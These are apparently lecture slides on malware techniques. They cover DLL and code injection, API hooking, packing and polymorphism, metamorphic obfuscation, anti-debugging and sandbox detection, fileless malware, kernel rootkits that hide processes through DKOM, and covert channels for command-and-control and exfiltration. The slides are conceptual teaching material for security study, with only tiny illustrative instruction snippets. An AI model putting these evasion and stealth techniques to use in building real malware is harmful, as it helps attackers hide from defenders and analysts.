
Easy way to hook system APIs by allowing custom DLLs to be loaded into the address space of every interactive application (can be disabled using secure boot)

DLL Load-order (Windows)/LD_PRELOAD (Linux)

Exploit loader’s search order to load malicious DLLs (aka side-loading)

Trojanized binaries, kernel modification, module injection, ...

Autoruns



Covert Malware Launching

IAT (Import Address Table) Hooking

Code patching

Just overwrite exiting code with a JMP

DLL Injection

E.g., `CreateRemoteThread()` + `LoadLibrary()`


Code injection

More cumbersome: have to dynamically resolve any API dependencies
(in the same way as regular shellcode does)


Process replacement

Overwrite whole memory segments of a process

IAT Hooking



DLL Injection



Evasion – *“Stay under the radar”*

Both anomaly and misuse detection systems can be evaded by breaking the detector’s assumptions

- Detectors rely on certain features

- Make those features look legitimate or at least non-suspicious

Many techniques

- Packing, mutation, polymorphism, metamorphism, mimicry

- Fragmentation

- Rate adjustment (slow and stealthy vs. fast and noisy)

- Distribution and coordination (e.g., DoS vs. DDoS)

- Spoofing, stepping stones, redirection

- ...


Polymorphism

Used to evade content-based detection (AVs, IDS, ...)

Known since the early 90's from the virus scene

Each malware/attack instance is a different mutation of the original → signature matching fails

Might actually make an attack look more suspicious!



Different decryptor/key used in each attack instance

Packers and Unpacking

Goals

- AV evasion
- Payload compression
- Hinder analysis/reverse engineering

Typical steps


- Decrypt packed code (compression, encryption, ...)
- Load code into memory (disk, same or section, heap, ...)
- Resolve imports of original executable (automated or manual)
- Transfer control to original entry point

Virtualizers

- Turn machine code into code of a random ISA that runs on an embedded VM

Many free and commercial packer/crypters/protectors

- UPX, PECompact, ASPack, Petite, WinUpack, Themida, ...



Code Obfuscation (Metamorphism)

NOP interspersion

Instruction substitution

Block transposition

Register reassignment



Dead code insertion

`inc ecx`
`dec ecx`



`mov eax,0xF3`



`push 0xF3`
`pop eax`



`sed -i 's/eax/ebx/g'`



Many more: opaque predicates, jump in the middle of instructions, stack frame manipulation, exception handling, ...

Anti-debugging/Reverse Engineering

Make the life of malware analysts and automated malware analysis systems hard...

Obfuscate everything

- Obscure strings, IAT, function calls, code, ...

- Erase headers from memory (anti-dumping)

Debugger detection

- Windows APIs (e.g., `IsDebuggerPresent()`)

- Read TEB debugging flag

- Generate exceptions

- On-the-fly checksums of the code image (detect breakpoints)

- Timing checks (debuggers are slow)

- Many other techniques...

VM Detection and Environment-aware Malware

Evade automated malware analysis sandboxes

VMware artifacts

VMware Tools, MAC address, BIOS vendor, ...

Instruction inconsistencies: different behavior on bare metal vs. emulator/virtualized system

`cpuid`, `sidt`, `sgdt`, `sldt`, `smsw`, ...

Detect existing hooks/instrumentation

Detect (past) user activity

Fileless Malware

Malicious software that resides solely in volatile memory (RAM)

Nothing is written on disk, and its artifacts do not persist across reboots

Infection origin: vulnerability exploitation → in-memory code injection

Slightly different than “memory-resident” malware

Malware that stays in memory after its host program is terminated

Generally originates from an on-disk executable

Infection origin: attachment, USB stick, drive-by download, ...

Related type: Living off the Land (LotL) malware

Uses only preinstalled *legitimate* system tools to carry out its task

PowerShell, WMI, PsExec, .NET, MS Office macros, ...

May leave non-volatile artifacts behind (e.g., a PowerShell command may be logged, or a script may remain on disk)

Kernel-level Rootkits

Typically implemented as kernel modules/drivers

Modern OSes use signed drivers, but this protection is still bypassable

- Install an existing signed driver with an exploitable vulnerability

- Sign malware with acquired/stolen certificate

- Exploit a kernel vulnerability

Hooking

- Interrupt Descriptor Table (IDT), System Descriptor Table Hooking (SSDT), I/O request packet (IRP) handlers, ...

- Easy to detect

Code patching

- Detectable using checksumming

Direct Kernel Object Manipulation (DKOM)

Hide malware footprints from object manager, event scheduler, logs, ...

- Also, add privileges/groups to tokens

- Processes, drivers, files, network connections, ...

- Checksumming not effective: kernel structures that are frequently updated during normal system operation

- More stealthy (but more complex) technique

EPROCESS Object manipulation

- Doubly linked list of structures that represent processes

- Can be modified to hide a malicious process

DRIVER_SECTION manipulation

- Similar technique for drivers

Covert Channels

Transfer information without being noticed

Myriad ways to achieve this...

Hide in commonly used traffic

HTTP, DNS, ICMP, ...

Protocol tunneling, packet field manipulation, size, timing, ...

Contact only non-suspicious destinations

Host C&C on Google, Amazon, ...

Use forums, twitter, comments, etc. for communication

Steganography

Hide communication or exfiltrated data within images or other files

Many other mediums

Radio/electrical signals, sounds, vibrations, temperature, ...

